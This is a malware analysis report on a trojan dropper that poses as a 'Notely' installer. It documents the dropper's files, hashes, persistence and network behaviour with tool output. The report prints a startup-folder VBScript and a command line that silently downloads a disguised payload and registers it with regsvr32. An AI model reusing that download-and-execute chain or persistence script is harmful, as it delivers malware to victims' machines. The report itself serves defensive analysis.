

Malware Analysis Report

Notely Installer Trojan Dropper Malware

Thomas MacKinnon
February 2024
Version 1.0

Contents

1	Executive Summary	1
2	High-Level Technical Summary	2
3	Malware Composition	3
3.1	notely-installer-x64.msi	3
3.2	WitchABBy.jpg	3
3.3	unzip.vbs	4
3.4	Emergereport.lnk	5
4	Basic Static Analysis	6
5	Basic Dynamic Analysis	8
6	Advanced Static Analysis	10
7	Advanced Dynamic Analysis	13
8	Indicators of Compromise	14
8.1	Host-Based Indicators	14
8.2	Network Based Indicators	15
9	Rules and Signatures	16

List of Figures

1	Flow of notely-installer-x64.msi	2
2	Unpacking of unzip.vbs and Emergereport.zip in the strings of notely-installer-x64.msi	3
3	WitchABBy.jpg strings showing its written in NIM	4
4	oneWitch.png DLL after execution	4
5	unzip.vbs code snippet, showing the shell creation	4
6	Command line script found in Emergereport.lnk	5
7	Notely Strings showing zipped files	6
8	PE Studio showing malicious imports inside WitchABBy.jpg	6
9	WitchABBy.jpg revealed to be a Portable Executable	7
10	OLEDump showing the various sections of notely installer with Chinese names	7
11	Broken Notely application	8
12	Procmon catching the unpacking of zip files from notely	8
13	Wireshark detecting Get request to second stage payload	9
14	Error message after relaunching machine	9
15	unzip.vbs code snippet	10
16	Emergereport.lnk command line script	11
17	Procmon results of second payload	12
18	Debugger allowing for the downloaded file to become a DLL like the author intended	13
19	Fake Notely application	14
20	Error message when Emergereport.lnk cannot run properly	14
21	Yara rules for each file found	16
22	Yara rules working	16

1 Executive Summary

File name	sha256sum
notely-installer-x64.msi	1866b0e00325ee8907052386a9286e6ed81695a2eb35d5be318d71d91fbce2db
WitchABBy.jpg	37bd2dbe0ac7c2363313493b11577fdb37af73b3ee56154cdef0cb8b07b751e

Notely Installer is a trojan-dropper malware, disguising itself as a legitimate installer for x64 Windows systems, consisting of two payloads. After detonation, Notely creates a Visual Basic script named “unzip” in the start-up folder to gain persistence, which runs malicious command line script upon relaunch of the machine. Likewise, WitchABBy is a Portable Executable file disguised as a jpg image, which is downloaded upon startup and set as a DLL in the %APPDATA%/Roaming directory.

Symptoms of infection include “Emergereport” process running at start-up, GET requests to the malicious domain, and a malfunctioning notely application. Yara signature rules are attached in Appendix A.

2 High-Level Technical Summary

Notely installer consists of two stages. The first is activated once the user attempts to use the installer, which unpacks unzip.vbs to `C:\Users\T\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup` in turn gains persistence, Emergereport.zip to `C:\Users\T\AppData\Roaming`, and a fake "Under Construction" notely application with a shortcut on the desktop.

Upon relaunch of the machine, "unzip.vbs" will extract "Emergereport.lnk" and runs it in a shell object. The command line script will download "WitchABBy.jpg" silently from the malicious domain, renames it to "oneWitch.png", and sets it as a DLL.




Figure 1: Flow of notely-installer-x64.msi

3 Malware Composition

There are four distinct files used in the Notely installer dropper trojan, Table 1 shows the sha256 for each and the score assigned to the binary from VirusTotal.

File name	sha256sum	VirusTotal Result
notely-installer-x64.msi	1866b0e00325ee8907052386a9286e6ed81695a2eb35d5be318d71d91fbce2db	22/60
WitchABY.jpg	37bd2dbe0ac7c2363313493b11577fdba37af73b3ee56154cdef0cb8b07b751e	36/69
unzip.vbs	1b418ec1586ad09f77550bb942c594bb5fb69abf1b046e8e428c95f4b5d01fc3	1/59
Emergereport.lnk	12f36a067032b6f359a57c214d3595d6d11d2db88a7b2ea992a5fdfd7da98fd1	12/60

Table 1: Sha256 and VirusTotal results for Malware components

3.1 notely-installer-x64.msi

The initial x64 installer, written in C, contains minimal content other than the commands to unpack further files into their respective folders, as Figure 2. After this, the installer serves no purpose other than to replace malicious files if deleted for any reason. MSI files, due to their nature, operate with elevated privileges compared to normal files, which is why malware authors exploit them for gain.

```
82 Folder{B31BDB05-2752-3A9D-9588-397C2548766C}C__07FB49E986E34F77A587FE1336135B89EMERGR~1.ZIP|Emergereport.zip_77D723846
EB24A58852AABFE167C2217StartupFolder{A8815665-CAE9-264F-71C8-695A8585B1D0}C__77D723846EB24A58852AABFE167C2217UNZIP.VB
S |unzip.vbs_7DA1215618B34D02BA9B5645CE7646E4{F2FA55AA-A64F-F08E-0659-9F7B56A0D559}C__7DA1215618B34D02BA9B5645CE7646E4
NOTELY.EXE|notely.exe.:USER'S~1|User's Programs
MenuProgramMenuFolderSourceDir[ProgramFilesFolder][Manufacturer]\[ProductName]DIRCA_TARGETDIRTARGETDIR="".:USER'S
83
```

Figure 2: Unpacking of unzip.vbs and Emergereport.zip in the strings of notely-installer-x64.msi

3.2 WitchABY.jpg

A portable executable file masquerading as a JPG image file, written in NIM as shown in Figure 3, which is originally intended to be downloaded and set as a DLL by Emergereport.lnk.

The binary contains many indicators of being malicious, such as imports commonly used by malware. Figure 4 shows the registered DLL.

```

318 virtualFree failing!
319 OverflowDefect
320 fatal.nim
321 sysFatal
322 RangeDefect
323 IndexDefect
324 ReraiseDefect
325 Error: unhandled exception:
326 SIGABRT: Abnormal termination.

```

Figure 3: WitchABBy.jpg strings showing its written in NIM

```

C:\Users\T\AppData\Roaming
λ file oneWitch.png
oneWitch.png: PE32+ executable (DLL) (console) x86-64, for MS Windows

```

Figure 4: oneWitch.png DLL after execution

3.3 unzip.vbs

A Visual Basic Script, written to C:\Users\USERNAME\AppData\Roaming\Microsoft\Windows\Start that contains the process of unzipping Emergereport.lnk from Emergereport.zip and then launching it in a shell. Runs every time the victim starts the machine, enabling persistence, a snippet of the code can be seen in Figure 5, and the full code can be found in Appendix B.

```

34 Dim objWShell
35 Set objWShell = WScript.CreateObject("WScript.Shell")
36 Dim appData
37 appData = objWShell.expandEnvironmentStrings("%APPDATA%")
38
39 ExtractFilesFromZip appData + "\Emergereport.zip", appData
40
41 objWShell.Run("""%APPDATA%\Emergereport""")
42
43 Set objShell = Nothing

```

Figure 5: unzip.vbs code snippet, showing the shell creation

3.4 Emergereport.lnk

A command line script, found in `C:\Users\USERNAME\AppData\Roaming\`, that executes upon startup, which uses curl to silently download “WitchABBy.jpg” from “`hxxp://consumerfinancereport.local/blog/index/witchABBy.jpg`”. The script continues by pinging the local host and sending the output to null, which is a common technique to introduce a delay silently. The downloaded payload is renamed to “oneWitch.png” and set as a DLL for further malicious use.

```
10 cmd.exe
11 cmd.exe
12 Local Disk
13 C:\Windows\System32\cmd.exe
14 ..\..\Windows\System32\cmd.exe
15 /c call %windir%\system32\curl -s -o %appdata%\oneWitch.png
   consumerfinancereport.local/blog/index/witchABBy.jpg && ping -n 1 127.0.0.1 > nul && ping -n 1
   127.0.0.1 > nul && ping -n 1 127.0.0.1 > nul && ping -n 1 127.0.0.1 > nul &&
   %windir%\system32\regsvr32 %appdata%\OneWitch.png
16 C:\Windows\System32\notepad.exe
17 %windir%\system32\cmd.exe
18 %windir%\system32\cmd.exe
19 %SystemRoot%\System32\notepad.exe
20 %SystemRoot%\System32\notepad.exe
```

Figure 6: Command line script found in Emergereport.lnk

4 Basic Static Analysis

Upon receiving the samples the sha256 hashes were retrieved and searched with Virus-Total, revealing both files to be Trojan malware.

Floss and the strings command were used (as floss could not analyse notely-installer-x64.msi) against the sample files, revealing the unpacking of zip files inside the notely installer. Additionally the strings of WitchABBy.jpg revealed it was written in NIM, a common language for malware authors.

```
82 Folder{B31DBD05-2752-3A9D-9588-397C2548766C}C_07FB49E986E34F77A587FE1336135B89EMERGR~1.ZIP|Emergreport.zip 77D723846
EB24A58852AABFE167C2217StartupFolder{A8815665-CAE9-264F-71C8-695A8585B1D0}C_77D723846EB24A58852AABFE167C2217UNZIP.VB
S|unzip.vbs_7DA1215618B34D02BA9B5645CE7646E4{F2FA55AA-A64F-F08E-0659-9F7B56A0D559}C_7DA1215618B34D02BA9B5645CE7646E4
NOTELY.EXE|notely.exe.:USER'S-1|User's Programs
MenuProgramMenuFolderSourceDir[ProgramFilesFolder][Manufacturer]\[ProductName]DIRCA_TARGETDIRTARGETDIR="":USER'S
.....
```

Figure 7: Notely Strings showing zipped files

PE studio was used against WitchABBy.jpg, revealing a not of flagged malicious imports within the supposed image, as seen in Figure 9.




Figure 8: PE Studio showing malicious imports inside WitchABBy.jpg

PE view was also used to investigate WitchABBy.jpg, notably revealing this was a Portable Executable file as the hex shows the first characters to be “MZ”, but not much else was gained from this file.




Figure 9: WitchABBy.jpg revealed to be a Portable Executable

The previous tools could not be used on the notely installer itself, as the file type was incompatible, however, MSI files operate similarly to office files, essentially being a series of files in a zip. Oledump was used to investigate the various streams within the file, as seen in Figure 10, which were notably written in Chinese characters suggesting the origin of this binary. Further analysis revealed nothing.

```
remnux@remnux:~$ oledump.py notely-setup-x64.msi
1:      432  '\x05SummaryInformation'
2:    219673  '據庇致零摧攸糾机挤敦喜幺厖厖悉拐踈'
3:    10134  '究淖踮鼻樞厘據帶珍榛悖慧悒厖筭'
4:    105056  '絡枋跛樞縠襖腕膝絡脾葱'
5:      318  '絡枋跛癭癭肝較蝶躡'
6:      318  '絡枋跛癭癭筭啡'
7:    3304  '體腭腭體'
8:      204  '體耗筭'
9:    43600  '體氈縈桃補躡'
10:    4704  '體氈縈桃踮'
11:      174  '體痲種'
12:    10176  '體蛋厖笨躡'
13:      108  '體縈縈'
14:        4  '體究'
15:      54  '體竄縈'
16:      72  '體竄縈'
17:      96  '體竄縈'
18:      12  '體竄縈'
19:      16  '體竄縈'
20:      12  '體竄縈'
21:      48  '體竄縈'
22:      24  '體竄縈'
23:      12  '體竄縈'
24:      30  '體竄縈'
25:    528  '體竄縈'
26:      54  '體竄縈'
```

Figure 10: OLEDump showing the various sections of notely installer with Chinese names

5 Basic Dynamic Analysis

Detonation of the file goes through the typical software install steps, leaving only a shortcut to Notely on the users' Desktop, which is broken, as seen in Figure 11.




Figure 11: Broken Notely application

Procmon was set up to look for processes relating to the notely installer and also anything to do with the zipped files found in the strings. This revealed two file creations, one in the startup folder for "unzip.vbs" and one in the Roaming folder of APPDATA for "Emergereport.zip", as seen in Figure 12.

15:17:21...	msiexec.exe	920	WriteFile	C:\Users\T\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\unzip.vbs
15:17:21...	msiexec.exe	920	SetBasicInform...	C:\Users\T\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\unzip.vbs
15:17:21...	msiexec.exe	920	CloseFile	C:\Users\T\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\unzip.vbs
15:18:18...	Explorer.EXE	2940	CreateFile	C:\Users\T\AppData\Roaming\Emergereport.zip
15:18:18...	Explorer.EXE	2940	QueryBasicInfor...	C:\Users\T\AppData\Roaming\Emergereport.zip
15:18:18...	Explorer.EXE	2940	CloseFile	C:\Users\T\AppData\Roaming\Emergereport.zip
15:18:19...	Explorer.EXE	2940	CreateFile	C:\Users\T\AppData\Roaming\Emergereport.zip
15:18:19...	Explorer.EXE	2940	QuerySecurityFi...	C:\Users\T\AppData\Roaming\Emergereport.zip

Figure 12: Procmon catching the unpacking of zip files from notely

There was no network indicators upon detonation, however, after relaunching the machine two interesting indicators occurred. First, Wireshark on the Remnux Virtual Machine running INetSim to simulate an internet connection detected a Get request to a suspicious website, as seen in figure 13. This is to download the second stage payload subtly to the victim's machine.

4	0.004586849	10.0.0.4	10.0.0.3	HTTP	167 GET /blog/index/witchABY.jpg HTTP/1.1
5	0.004601725	10.0.0.3	10.0.0.4	TCP	54 80 → 49904 [ACK] Seq=1 Ack=114 Win=64128 Len=0
6	0.016138106	10.0.0.3	10.0.0.4	TCP	206 80 → 49904 [PSH, ACK] Seq=1 Ack=114 Win=64128 Len=152 [T
7	0.016201005	10.0.0.3	10.0.0.4	TCP	2974 80 → 49904 [PSH, ACK] Seq=153 Ack=114 Win=64128 Len=2920
8	0.016540500	10.0.0.4	10.0.0.3	TCP	60 49904 → 80 [ACK] Seq=114 Ack=3073 Win=2102272 Len=0
9	0.016554078	10.0.0.3	10.0.0.4	HTTP	1331 HTTP/1.1 200 OK (JPEG JFIF image)
10	0.016822858	10.0.0.4	10.0.0.3	TCP	60 49904 → 80 [ACK] Seq=114 Ack=4350 Win=2100992 Len=0
11	0.019067566	10.0.0.3	10.0.0.4	TCP	54 80 → 49904 [FIN, ACK] Seq=4350 Ack=114 Win=64128 Len=0
12	0.019355999	10.0.0.4	10.0.0.3	TCP	60 49904 → 80 [ACK] Seq=114 Ack=4351 Win=2100992 Len=0
13	0.037318550	10.0.0.4	10.0.0.3	TCP	60 49904 → 80 [FIN, ACK] Seq=114 Ack=4351 Win=2100992 Len=0
14	0.037337166	10.0.0.3	10.0.0.4	TCP	54 80 → 49904 [ACK] Seq=4351 Ack=115 Win=64128 Len=0
15	1.028364188	10.0.0.1	224.0.0.251	MDNS	87 Standard query 0x0000 PTR _spotify-connect._tcp.local, "
16	1.831892022	fe80::c0b3:e04e:9ec...	ff02::fb	MDNS	107 Standard query 0x0000 PTR _spotify-connect._tcp.local, "

▶ Frame 4: 167 bytes on wire (1336 bits), 167 bytes captured (1336 bits) on interface enp0s3, id 0
 ▶ Ethernet II, Src: PcsCompu_c9:3b:1e (08:00:27:c9:3b:1e), Dst: PcsCompu_8c:96:d0 (08:00:27:8c:96:d0)
 ▶ Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
 ▶ Transmission Control Protocol, Src Port: 49904, Dst Port: 80, Seq: 1, Ack: 1, Len: 113
 ▶ Hypertext Transfer Protocol
 ▶ GET /blog/index/witchABY.jpg HTTP/1.1\r\n
 Host: consumerfinancereport.local\r\n
 User-Agent: curl/8.0.1\r\n
 Accept: */*\r\n
 \r\n
 [Full request URI: http://consumerfinancereport.local/blog/index/witchABY.jpg]
 [HTTP request 1/1]
 [Response in frame: 9]

Figure 13: Wireshark detecting Get request to second stage payload

The machine was rebooted as one of the files created was in the start-up folder, which caused the error message seen in Figure 14, further hinting at malicious activity to be uncovered in the advanced analysis.




Figure 14: Error message after relaunching machine

6 Advanced Static Analysis

The first item to analyse was “unzip.vbs” in the start-up directory, which was opened in Visual Studio Code. A code snippet can be seen in Figure 15.

```
34 Dim objWShell
35 Set objWShell = WScript.CreateObject("WScript.Shell")
36 Dim appData
37 appData = objWShell.expandEnvironmentStrings("%APPDATA%")
38
39 ExtractFilesFromZip appData + "\Emergreport.zip", appData
40
41 objWShell.Run("""%APPDATA%\Emergreport""")
42
43 Set objShell = Nothing
```

Figure 15: unzip.vbs code snippet

Essentially, the code does:

1. The script defines a subroutine named `ExtractFilesFromZip`, which takes two parameters: `pathToZipFile` (the path to the ZIP file) and `dirToExtractFiles` (the directory where the files from the ZIP will be extracted).
2. It uses the `FileSystemObject` to work with files and directories. It obtains the absolute paths for the ZIP file and the extraction directory.
3. It checks if the ZIP file exists and if the extraction directory exists. If either condition fails, it exits the subroutine.
4. It creates a `Shell.Application` object `sa`.
5. It uses the `NameSpace` method of `Shell.Application` to get the `zip` and `d` objects representing the ZIP file and the extraction directory, respectively.
6. It then extracts the contents of the ZIP file (`zip.Items`) into the specified directory (`dirToExtractFiles`) using the `CopyHere` method. The constant 20 passed to `CopyHere` specifies that the operation should be performed silently without prompting the user.
7. After extracting, it enters a loop where it waits until all items from the ZIP file have been extracted into the destination directory. It does this by comparing the count of items in the ZIP file with the count of items in the destination directory and sleeps for 200 milliseconds between each check.

8. Once all items are extracted, it sets the objWShell object to run the extracted files from the APPDATA\Emergereport directory using the Run method.
9. Finally, it releases the objShell object.

The contents of Emergereport.lnk after string analysis reveal it to be a command line script, which can be seen in Figure 16, which caused the suspicious get request found in Wireshark, and the error message upon startup.

```
10 cmd.exe
11 cmd.exe
12 Local Disk
13 C:\Windows\System32\cmd.exe
14 ..\..\Windows\System32\cmd.exe
15 /c call %windir%\system32\curl -s -o %appdata%\oneWitch.png
   consumerfinancereport.local/blog/index/witchABY.jpg && ping -n 1 127.0.0.1 > nul && ping -n 1
   127.0.0.1 > nul && ping -n 1 127.0.0.1 > nul && ping -n 1 127.0.0.1 > nul &&
   %windir%\system32\regsvr32 %appdata%\OneWitch.png
16 C:\Windows\System32\notepad.exe
17 %windir%\system32\cmd.exe
18 %windir%\system32\cmd.exe
19 %SystemRoot%\System32\notepad.exe
20 %SystemRoot%\System32\notepad.exe
```

Figure 16: Emergereport.lnk command line script

To explain further the code does:

1. /c: This is a parameter for cmd.exe, the Windows command interpreter. It tells cmd.exe to carry out the command specified in the following string and then terminate.
2. call: This is a command to call another batch file or script from within a batch file, ensuring that control is returned to the original batch file when the called one finishes executing. In this case, it's calling the command specified next.
3. %windir%\system32\curl: This is the path to the curl executable. curl is a command-line tool for transferring data with URLs. Here, it's being used to download a file.
4. -s: This option is for curl and tells it to operate in silent mode, meaning it won't show progress or error messages.
5. -o %appdata%\oneWitch.png: This tells curl to save the downloaded content to a file named "oneWitch.png" in the %APPDATA% directory. APPDATA is a system environment variable that points to the Application Data directory for the current user.

6. &&: This is a command separator in the Windows command prompt. It allows multiple commands to be executed in sequence.
7. ping -n 1 127.0.0.1 & nul: This command pings the loopback address (127.0.0.1) once (-n 1). This is a common technique used to introduce a delay in batch files. The & nul part redirects the output of the ping command to the null device, effectively silencing any output.
8. %windir%\system32\regsvr32 %appdata%\OneWitch.png: This command attempts to register a DLL file located at APPDATA\OneWitch.png using regsvr32. This could potentially be a malicious action as it's attempting to register a PNG file as a DLL.

The “oneWitch.png” file downloaded from the malicious domain is just the INetSim simulated download, hence the error message seen at startup. Procmon can be used to see all the activity of this second payload, as seen in Figure ??.


09:37:32	Explorer.EXE	2880	QueryRemoteP...	C:\Users\T\AppData\Roaming	INVALID PARAM...
09:37:32	Explorer.EXE	2880	QueryDirectory	C:\Users\T\AppData\Roaming\EmergreportLink	SUCCESS FileInformationClas...
09:37:32	Explorer.EXE	2880	CloseFile	C:\Users\T\AppData\Roaming	SUCCESS
09:37:32	cmd.exe	7620	CreateFile	C:\Users\T\AppData\Roaming	SUCCESS Desired Access: R...
09:37:32	cmd.exe	7620	QueryBasicInfor...	C:\Users\T\AppData\Roaming	SUCCESS CreationTime: 24/0...
09:37:32	cmd.exe	7620	CloseFile	C:\Users\T\AppData\Roaming	SUCCESS
09:37:32	cmd.exe	7620	QueryDirectory	C:\Users\T\AppData\Roaming	SUCCESS FileInformationClas...
09:37:32	cmd.exe	7620	CreateFile	C:\Users\T\AppData\Roaming	SUCCESS Desired Access: R...
09:37:32	cmd.exe	7620	QueryBasicInfor...	C:\Users\T\AppData\Roaming	SUCCESS CreationTime: 24/0...
09:37:32	cmd.exe	7620	CloseFile	C:\Users\T\AppData\Roaming	SUCCESS
09:37:32	cmd.exe	7620	CreateFile	C:\Users\T\AppData\Roaming	SUCCESS Desired Access: R...
09:37:32	cmd.exe	7620	QueryBasicInfor...	C:\Users\T\AppData\Roaming	SUCCESS CreationTime: 24/0...
09:37:32	cmd.exe	7620	CloseFile	C:\Users\T\AppData\Roaming	SUCCESS
09:37:32	curl.exe	6108	CreateFile	C:\Users\T\AppData\Roaming	SUCCESS Desired Access: E...
09:37:32	curl.exe	6108	CreateFile	C:\Users\T\AppData\Roaming\curlrc	NAME NOT FOUND Desired Access: G...
09:37:32	curl.exe	6108	CreateFile	C:\Users\T\AppData\Roaming\curlrc	NAME NOT FOUND Desired Access: G...
09:37:32	curl.exe	6108	CreateFile	C:\Users\T\AppData\Roaming\curlrc	REPARSE Desired Access: G...
09:37:32	curl.exe	6108	CreateFile	C:\Users\T\AppData\Roaming\curlrc	NAME NOT FOUND Desired Access: G...
09:37:32	curl.exe	6108	CreateFile	C:\Users\T\AppData\Roaming\curlrc	REPARSE Desired Access: G...
09:37:32	curl.exe	6108	CreateFile	C:\Users\T\AppData\Roaming\curlrc	NAME NOT FOUND Desired Access: G...
09:37:32	curl.exe	6108	CreateFile	C:\Users\T\AppData\Roaming\curlrc	SUCCESS Desired Access: G...
09:37:33	Explorer.EXE	2880	NotifyChangeDi...	C:\Users\T\AppData\Roaming	SUCCESS Filter: FILE_NOTIF...
09:37:33	curl.exe	6108	WriteFile	C:\Users\T\AppData\Roaming\oneWitch.png	SUCCESS Offset 0, Length: 4.0...
09:37:33	curl.exe	6108	WriteFile	C:\Users\T\AppData\Roaming\oneWitch.png	SUCCESS Offset 4,096, Leng...
09:37:33	curl.exe	6108	CloseFile	C:\Users\T\AppData\Roaming\oneWitch.png	SUCCESS
09:37:33	Explorer.EXE	2880	NotifyChangeDi...	C:\Users\T\AppData\Roaming	SUCCESS Filter: FILE_NOTIF...
09:37:33	curl.exe	6108	CloseFile	C:\Users\T\AppData\Roaming	SUCCESS
09:37:33	cmd.exe	7620	CreateFile	C:\Users\T\AppData\Roaming	SUCCESS Desired Access: R...
09:37:33	cmd.exe	7620	QueryDirectory	C:\Users\T\AppData\Roaming\ping.*	NO SUCH FILE FileInformationClas...
09:37:33	cmd.exe	7620	CloseFile	C:\Users\T\AppData\Roaming	SUCCESS
09:37:33	cmd.exe	7620	CreateFile	C:\Users\T\AppData\Roaming	SUCCESS Desired Access: R...
09:37:33	cmd.exe	7620	QueryBasicInfor...	C:\Users\T\AppData\Roaming	SUCCESS CreationTime: 24/0...
09:37:33	cmd.exe	7620	CloseFile	C:\Users\T\AppData\Roaming	SUCCESS
09:37:33	PING.EXE	8100	CreateFile	C:\Users\T\AppData\Roaming	SUCCESS Desired Access: E...
09:37:34	Explorer.EXE	2880	CreateFile	C:\Users\T\AppData\Roaming	SUCCESS Desired Access: R...
09:37:34	Explorer.EXE	2880	QueryRemoteP...	C:\Users\T\AppData\Roaming	INVALID PARAM...
09:37:34	Explorer.EXE	2880	QueryDirectory	C:\Users\T\AppData\Roaming\oneWitch.png	SUCCESS FileInformationClas...

Figure 17: Procmon results of second payload

Cutter was also used to decompile the binaries, but nothing new was found from this.

7 Advanced Dynamic Analysis

The IR team supplied the sample to the original file, “WitchABBy.jpg”, downloaded from the malicious website, which is the intended file to be renamed and made into a DLL. To replicate the results from a real environment “Emergereport.lnk” was loaded into the x64 debugger, aiming to replace the simulated download from INetSim with the real file.



```
C:\Users\T\AppData\Roaming
λ file oneWitch.png
oneWitch.png: PE32+ executable (DLL) (console) x86-64, for MS Windows
```

Figure 18: Debugger allowing for the downloaded file to become a DLL like the author intended

This was completed successfully, resulting in malicious “oneWitch.png” NIM file supplied being turned into a DLL, as seen in Figure ??.

8 Indicators of Compromise

Notely installer left various Indicators of Compromise throughout the machine, which are detailed and used to write YARA rules later.

8.1 Host-Based Indicators

The primary host-based indicators are:

- **unzip.vbs** - Visual Basic script found in `C:\Users\USERNAME\AppData\Roaming\Microsoft\W`
- **Emergereport.zip and .lnk** - Command line script found in `C:\Users\USERNAME\AppData\Ro`
- **oneWitch.png or WitchABY.jpg** - Downloaded portable executable file, registered as a DLL, found in `C:\Users\USERNAME\AppData\Roaming\`
- **“Under Construction” Notely application** - shortcut to fake notely application found in `C:\Users\USERNAME\Desktop`, that produces an under construction message upon running it.




Figure 19: Fake Notely application

- **Error message upon launch** - If the machine boots with no internet connection and without the original `oneWitch.png` the message in Figure 20.




Figure 20: Error message when Emergereport.lnk cannot run properly

8.2 Network Based Indicators

From analysis there was only one network indicator, being:

